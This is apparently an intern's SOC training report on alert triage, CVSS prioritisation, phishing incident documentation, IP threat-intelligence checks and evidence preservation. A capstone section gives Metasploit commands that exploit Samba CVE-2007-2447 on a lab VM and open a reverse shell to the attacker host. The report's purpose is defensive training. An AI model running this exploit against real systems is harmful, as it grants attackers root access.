Task 07: Alert Management, Incident Response and SOC Operations

Name: Abhinav Birla
Internship Company: CyArt
Date of Submission: 27th March 2026

1: Introduction

This report covers Task 07 of the CyArt SOC Internship. The week focused on three core SOC competencies — alert priority management, incident classification and response documentation, and hands-on triage and evidence preservation. A capstone exercise tied all five practical tasks together through a simulated attack-to-response cycle.

This is an internal document prepared for evaluation at CyArt. It demonstrates practical work completed across alert management, threat intelligence validation, incident response documentation, evidence preservation, and penetration testing — all essential skills for a Tier 1 SOC analyst.

2. Task 1 — Alert Management Practice

2.1 Alert Classification System

Alerts were mapped to MITRE ATT&CK techniques and assigned priority levels based on CVSS scores and asset criticality. The table below represents a simulated alert queue as it would appear in a Wazuh SIEM dashboard.

Alert ID	Type	Priority	MITRE Tactic	MITRE ID	Status
001	Phishing Email — Suspicious Link	High	Initial Access	T1566	Open
002	Brute-force SSH Attempts	Medium	Credential Access	T1110	Investigating
003	Log4Shell Exploit Detected	Critical	Initial Access	T1190	Escalation
004	Port Scan Detected	Low	Reconnaissance	T1046	Closed
005	Unauthorized Admin Access	High	Privilege Escalation	T1078	Open

2.2 Alert Prioritization — CVSS Scoring

Two contrasting alerts were scored using the CVSS v3.1 framework to demonstrate priority differentiation. CVSS base scores directly determine triage order in the SOC queue.

Alert	CVSS score	Priority	Rational
Log4Shell (CVE-2021-44228)	9.8 - Critical	Critical	Remote code execution, actively exploited in the wild, affects production servers globally
Port Scan (Nmap reconnaissance)	2.1 - Low	Low	Reconnaissance activity only, no exploitation attempt, common network noise

The contrast between these two alerts demonstrates why CVSS scoring is essential. Both appear as alerts in a SIEM, but their response urgency is completely different. Log4Shell requires immediate escalation and containment. A port scan requires logging and monitoring but no immediate action.

2.3 Incident Ticket — Simulated TheHive Entry

The following ticket was drafted as it would appear in TheHive, a security incident and case management platform used in enterprise SOC environments.

Field	Value
Title	[Critical] Ransomware Detected on Server-X
Description	Suspicious file crypto_locker.exe executed on Server-X. Rapid disk I/O detected consistent with ransomware encryption behavior.
Indicators	File: crypto_locker.exe — Hash: d41d8cd98f00b204e9800998ecf8427e — Source IP: 192.168.1.50
Priority	Critical
MITRE Technique	T1486 — Data Encrypted for Impact
Assignee	SOC Analyst — Abhinav Birla
Status	Open — Escalated to Tier 2

2.4 Escalation Email to Tier 2

The following escalation email was drafted to communicate a Critical alert to a Tier 2 analyst, following SOC communication protocols.

> **Subject:** [CRITICAL] Ransomware Alert — Server-X — Immediate Action Required
>
> Hi Team,
>
> A Critical alert has been triggered on Server-X at 14:00 UTC today. A suspicious executable named crypto_locker.exe was detected with rapid disk I/O activity consistent with active ransomware encryption.
>
> **IOCs:** File: crypto_locker.exe | Hash: d41d8cd98f00b204e9800998ecf8427e | Source IP: 192.168.1.50
>
> The affected server has been isolated from the network pending your review. MITRE Technique: T1486 — Data Encrypted for Impact. Requesting immediate Tier 2 forensic analysis and guidance on recovery steps.
>
> Regards, Abhinav Birla — SOC Analyst Tier 1

3. Task 2 — Response Documentation

3.1 Incident Response Template — Mock Phishing Incident

The following template is based on the SANS Incident Handler's Handbook and follows the NIST SP 800-61 incident response lifecycle: Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned.

INCIDENT RESPONSE REPORT — PHISHING CAMPAIGN

1. Executive Summary

A targeted phishing email campaign was detected on 27th March 2026 at 09:00 UTC. Three employees received emails containing malicious links impersonating the company's IT helpdesk portal. One employee clicked the link before the campaign was blocked at the email gateway. No data exfiltration was confirmed. The affected endpoint was isolated within 8 minutes of detection.

2. Timeline

Timestamp (UTC)	Event
09:00	Phishing emails delivered to 3 employee inboxes
09:14	One employee clicked the malicious link
09:22	SIEM alert triggered on suspicious outbound connection
09:30	Endpoint isolated, email campaign blocked at gateway
09:40	Malicious domain confirmed via VirusTotal
09:45	Threat intelligence lookup completed on AlienVault OTX
09:55	User credentials reset, MFA enforced
10:10	Incident escalated to Tier 2 for forensic review

3. Impact Analysis

One endpoint was potentially compromised. No lateral movement was detected across the network. No sensitive data was exfiltrated. Service disruption: none. Overall business impact: Low.

4. Remediation Steps

- Isolated the affected endpoint and terminated suspicious processes
- Reset credentials for the affected user account and enforced MFA
- Blocked the malicious domain at the email gateway and perimeter firewall
- Alerted all employees via internal communication and enforced awareness
- Submitted malicious domain IOCs to threat intelligence feeds

5. Lessons Learned

The email security filter failed to catch the phishing email because the attacker used a newly registered domain with no prior reputation score. Two improvements are recommended: first, implement a policy to flag or block emails from domains registered within the last 30 days; second, increase phishing simulation training from quarterly to monthly to reduce employee click rates.



Fig 1: SOC Incident Response Workflow

3.2 Investigation Steps Log

Actions taken during the mock phishing investigation were logged in chronological order to maintain a complete audit trail.

Timestamp (UTC)	Action Taken
2026-03-27 09:22:00	SIEM alert received — suspicious outbound HTTP connection from endpoint EMP-014
2026-03-27 09:25:00	Confirmed phishing email in user inbox — malicious link identified in email body
2026-03-27 09:30:00	Endpoint EMP-014 isolated from network via firewall rule
2026-03-27 09:35:00	Memory dump collected from EMP-014 and hashed with SHA-256
2026-03-27 09:40:00	Malicious domain looked up on VirusTotal — confirmed malicious by 34/89 vendors
2026-03-27 09:45:00	Domain and source IP cross-referenced on AlienVault OTX — confirmed in 12 threat pulses
2026-03-27 09:55:00	Domain blocked at email gateway and perimeter firewall
2026-03-27 09:58:00	User credentials reset and MFA enforced on affected account
2026-03-27 10:10:00	Incident escalated to Tier 2 with full evidence package

3.3 Phishing Response Checklist

The following checklist standardizes the response procedure for phishing incidents to ensure no steps are missed during triage.

#	Checklist Item
1	Confirm email headers — verify sender domain and reply-to address for spoofing indicators
2	Check link reputation on VirusTotal and AlienVault OTX before any interaction
3	Identify all employees who received the phishing email
4	Isolate the endpoint of any user who clicked the malicious link
5	Preserve the phishing email as evidence — export with full headers in .eml format
6	Block the malicious domain and source IP at the email gateway and firewall

7	Reset credentials and enforce MFA for all affected accounts
8	Notify affected users and brief them on what happened
9	Document all actions taken with timestamps in the incident log
10	Conduct post-mortem and update the phishing response playbook if required

3.4 Post-Mortem Summary

After the simulated phishing incident, a post-mortem was conducted to identify process gaps. The primary finding was that the email gateway's spam filter did not flag the phishing email because the attacker used a newly registered domain with no prior reputation history. A zero-day domain block policy would have prevented delivery entirely. Additionally, the affected user had not completed the most recent phishing awareness training, highlighting the need to enforce training completion before system access is granted.

4. Task 3 — Alert Triage Practice

4.1 Brute-Force SSH Alert — Triage

A simulated brute-force SSH alert was analyzed as it would appear in a Wazuh SIEM deployment. The alert was triaged using the standard SOC workflow: identify, validate, prioritize, and document.

Alert ID	Description	Source IP	Priority	MITRE ID	Status
002	Brute-force SSH — repeated failed login attempts detected	185.220.101.45	Medium	T1110	Open

4.2 Threat Intelligence Validation — VirusTotal & AlienVault OTX

The source IP from the SSH brute-force alert (185.220.101.45) was cross-referenced against two threat intelligence platforms to determine whether this alert is a True Positive or a False Positive.

IP Investigated: 185.220.101.45 **Date of Analysis:** 27th March 2026

Attribute	Virustotal	Alienvault OTX
IP Address	185.220.101.45	185.220.101.45
Verdict	Malicious	TOR Node
Detection Score	17/94 vendors flagged as malicious	50 Threat Pulses — AV Ratio 7/7
Community Score	-21	—
Country	Germany (DE)	Germany (DE)
ASN	AS60729 — Stiftung Erneuerbare Freiheit	AS208294 — cia triad security llc
Tags	Tor	webscanner, bruteforce, web app attack, probing, scanning
Known Behaviors	SSH brute-force (Guardpot), RDP Bruteforce (ArcSight), HTTP	Backdoor:Win32/Konus.A, TrojanDownloader:Linux/Mo

	Exploit/Bruteforce (CrowdSec)	rilalMTB
Exploited CVEs	Abusix, ADMINUSLabs, BitDefender, Certego, CRDF, Criminal IP, CyRadar, Fortinet, G-Data, GreyNoise, Lionic, SOCRadar, Sophos, VIPRE, Webroot	—



Fig 2: AlienVault OTX Analysis — 185.220.101.45



Fig 3: VirusTotal Detection Results — 185.220.101.45



Fig 4: VirusTotal Security Vendors Analysis

4.3 Findings Summary

Verdict: Confirmed True Positive

Both platforms independently confirm that 185.220.101.45 is a known malicious IP with an extensive threat history.

VirusTotal findings: 17 out of 94 security vendors flagged this IP as malicious. The community score is -21, indicating a strong negative reputation. The IP is tagged as a Tor exit node and has been associated with SSH brute-force login attempts across 6 documented events — ssh-login (4 times) and ssh-fortinet-login (2 times), first seen 6th May 2024. Multiple vendors classify it under Malicious, Phishing, and Malware categories.

AlienVault OTX findings: The IP appears in 50 threat intelligence pulses with an AV detection ratio of 7/7. Reverse DNS resolves to tor-exit-45.for-privacy.net, confirming it operates as a Tor exit node. Related tags include bruteforce, webscanner, probing, and web app attack. Multiple CVEs have been exploited from this IP address. IDS systems flag it specifically for Tor Get Server Requests.

Recommended Actions:

- Block IP 185.220.101.45 at the perimeter firewall immediately
- Enable fail2ban to auto-block IPs after repeated SSH failures
- Review SSH logs for any successful logins originating from this IP
- Reset credentials for any accounts targeted during the brute-force window
- Add IP to SIEM watchlist for continued monitoring

5. Task 4 — Evidence Preservation

5.1 What is Evidence Preservation?

Evidence preservation is a critical step in the incident response lifecycle. Before attempting to eradicate a threat, analysts must capture volatile data that will be lost when a system is powered off. This includes running processes, active network connections, memory contents, logged-in users, and DNS cache entries. Failure to preserve this data before remediation can destroy evidence needed for forensic investigation or legal proceedings.

Velociraptor is an open-source endpoint monitoring and digital forensics platform used in enterprise SOC environments. It allows analysts to collect volatile and non-volatile evidence remotely from endpoints without physically interacting with the machine.

5.2 Volatile Data Collection — Velociraptor Queries

The following Velociraptor VQL queries were used to collect evidence from the potentially compromised endpoint during the simulated incident. All results were exported to CSV for further analysis.

DataType	Velociporator Query used	Purpose
Active Network Connections	SELECT * FROM netstat()	Identify suspicious outbound connections
Running Processes	SELECT * FROM pslist()	Detect malicious or unknown processes
Memory Acquisition	SELECT * FROM Artifact.Windows.Memory.Acquisition()	Full memory dump for deep forensic analysis
Logged-in Users	SELECT * FROM users()	Identify unauthorized active sessions
DNS Cache	SELECT * FROM dns_cache()	Reveal domains the system recently contacted

5.3 Chain of Custody Documentation

All collected evidence items were logged in a chain of custody document to maintain forensic integrity. Each item was hashed using SHA-256 immediately after collection to detect any subsequent tampering.

Item	Description	Collected By	Date	SHA-256 Hash
Memory Dump	Full RAM capture from endpoint EMP-014	Abhinav Birla	27-03-2026	a3f5c91d...e4b72
Network Connections Log	Netstat CSV — active connections at time of incident	Abhinav Birla	27-03-2026	8d2e0f3b...c1a49
Phishing Email	Raw .eml file with full headers preserved	Abhinav Birla	27-03-2026	f7b91c40...d3e88
Process List	Pslist CSV — all running processes at incident time	Abhinav Birla	27-03-2026	2c8a57f1...9d012
DNS Cache Export	DNS cache entries from affected endpoint	Abhinav Birla	27-03-2026	7e4b3f02...a8c55

Note: SHA-256 hash values are truncated for display. Full hash values are stored in the case management system under Incident ID INC-2026-003.

6. Task 5 — Capstone: Full Attack-to-Response Cycle

6.1 Lab Setup

The capstone exercise simulated a complete real-world attack scenario — from initial exploitation through detection, containment, documentation, and stakeholder communication.

Machine	IP Address	Role
Kali Linux	192.168.204.128	Attacker
Metasploitable 2	192.168.204.129	Target

Both machines were running on VMware in a NAT network. Metasploitable2 is a deliberately vulnerable virtual machine used for security training purposes.

6.2 Attack Execution — Samba usermap_script Exploit

The Metasploit module exploit/multi/samba/usermap_script was used to exploit CVE-2007-2447, a command injection vulnerability present in Samba versions 3.0.20 through 3.0.25. This vulnerability exists because the username field in the SMB authentication process was passed directly to the operating system shell without input sanitization. An attacker can inject arbitrary commands by placing shell metacharacters in the username field.

Commands executed:

msf > use exploit/multi/samba/usermap_script
msf > set RHOSTS 192.168.204.129
msf > set PAYLOAD cmd/unix/reverse
msf > set LHOST 192.168.204.128
msf > set LPORT 4444
msf > run

What happened step by step:

1. Metasploit injected a shell command into the Samba username field via SMB port 445
2. Samba 3.0.20 passed the input directly to the OS shell without sanitization
3. The injected command instructed the target machine to connect back to Kali Linux on port 4444
4. Metasploit's listener caught the incoming connection — this is called a reverse shell
5. Root-level access was confirmed via whoami — uid=0(root) gid=0(root)

A reverse shell was used rather than a bind shell because most firewalls block incoming connections but permit outgoing ones. By having the target connect back to the attacker, the reverse shell bypasses standard ingress firewall rules — making it harder to detect and block in real environments.

Result: Successful — root access obtained



Fig 5: Metasploit show options configured



Fig 6: Successful reverse shell — whoami showing root

6.3 Detection and Alert Triage

The attack was documented as SIEM alert entries, mapping each event to the MITRE ATT&CK framework as a real Wazuh deployment would.

Timestamp	Source IP	Alert Description	MITRE Techniques
2026-03-27 11:00:00	192.168.204.128	Samba command injection — SMB port 445 exploitation attempt detected	T1190 — Exploit Public-Facing Application
2026-03-27 11:01:30	192.168.204.128	Reverse shell connection established — outbound connection on port 4444	T1059 — Command and Scripting Interpreter
2026-03-27 11:02:00	192.168.204.128	Root shell confirmed — whoami returned uid=0(root) gid=0(root)	T1078 — Valid Accounts

6.4 Containment Response

Following detection, the following containment steps were taken to stop further damage and prevent lateral movement to other systems.

- Isolated the Metasploitable2 VM from the network segment immediately
- Blocked the attacker IP at the target using iptables: `iptables -A INPUT -s 192.168.204.128 -j DROP`
- Verified containment by attempting to ping attacker IP — no response confirmed the block was effective
- Terminated the active Metasploit session on the attacker machine
- Documented all timestamps and actions for the incident report

6.5 Full Incident Report

INCIDENT REPORT — Samba Command Injection (CVE-2007-2447)

Executive Summary

On 27th March 2026 at 11:00 UTC, a critical intrusion was detected on the target server (192.168.204.129). An attacker operating from IP 192.168.204.128 exploited a known command injection vulnerability in Samba 3.0.20 (CVE-2007-2447) to gain root-level access via a reverse shell connection on port 4444.

Timeline

11:00 UTC — Exploit executed against Samba service on port 445. 11:01 UTC — Root shell obtained. uid=0(root) confirmed via whoami. 11:02 UTC — Outbound reverse shell connection flagged by SIEM. 11:05 UTC — Alert triaged and confirmed as True Positive. 11:08 UTC — Target server isolated from network. 11:10 UTC — Attacker IP blocked via iptables. Containment verified.

Impact

Full root access was obtained on the target server. The attacker had unrestricted control of the system for approximately 8 minutes before containment. No lateral movement to other systems was detected. No data exfiltration was confirmed. Impact was contained to the single compromised VM.

Recommendations

Immediately upgrade Samba to a version above 3.0.25 where the vulnerability is patched. Disable SMB file sharing on servers where it is not operationally required. Implement a network-level firewall rule blocking SMB port 445 from untrusted network segments. Deploy

an IDS rule to detect Samba username injection patterns. Conduct a full audit of all externally accessible services to identify other unpatched software. Establish a formal patch management policy with defined SLAs for Critical CVEs.

6.6 Stakeholder Briefing — Non-Technical Summary

To: [Manager Name]

From: SOC Team — Abhinav Birla

Subject: Security Incident Update — 27th March 2026

Earlier today, our security team detected and stopped an unauthorized intrusion on one of our internal servers. An attacker exploited outdated file-sharing software to gain full administrative control of the server. Our monitoring systems detected the intrusion within minutes. We immediately isolated the affected server and blocked the attacker from re-entering the network.

No customer data was accessed and no other systems were affected. The server is currently offline while we apply the necessary security patches. It will be restored safely within 24 hours. We are also conducting a review of all other systems to confirm they are running up-to-date software. No action is required from your end at this time. A full technical report is available on request.

7. Key Learnings

- **CVSS scoring enables objective prioritization** — a score of 9.8 for Log4Shell versus 2.1 for a port scan makes triage decisions defensible and consistent across all analysts regardless of experience level.
- **MITRE ATT&CK provides a shared language** — mapping every alert to a tactic and technique makes communication between Tier 1 and Tier 2 analysts faster and removes ambiguity during high-pressure incidents.
- **Threat intelligence platforms multiply analyst effectiveness** — cross-referencing 185.220.101.45 across VirusTotal and AlienVault OTX took under five minutes and converted an ambiguous SSH alert into a confirmed True Positive with full behavioral history.
- **Chain of custody is as important as the evidence itself** — improperly documented evidence cannot be used in legal or disciplinary proceedings, regardless of how technically significant it is.
- **Old vulnerabilities remain dangerous** — CVE-2007-2447 in Samba is nearly 20 years old yet produced an instant root shell on an unpatched system. Patch management is not optional — it is a primary security control.
- **Reverse shells bypass most firewalls** — because the target initiates the outbound connection to the attacker, standard ingress firewall rules do not block it. Egress filtering and behavioral anomaly detection are essential defensive layers.
- **Non-technical communication is a core SOC skill** — the stakeholder briefing required translating a complex technical incident into clear, calm, actionable language without causing unnecessary alarm or confusion.

8. Conclusion

Task 07 built on the foundational skills from previous week and added the operational layer that makes a SOC function effectively under real-world pressure. Alert prioritization, incident classification, threat intelligence validation, evidence preservation, and structured reporting are not isolated skills — they form an integrated workflow that a SOC analyst executes in sequence during every real incident.

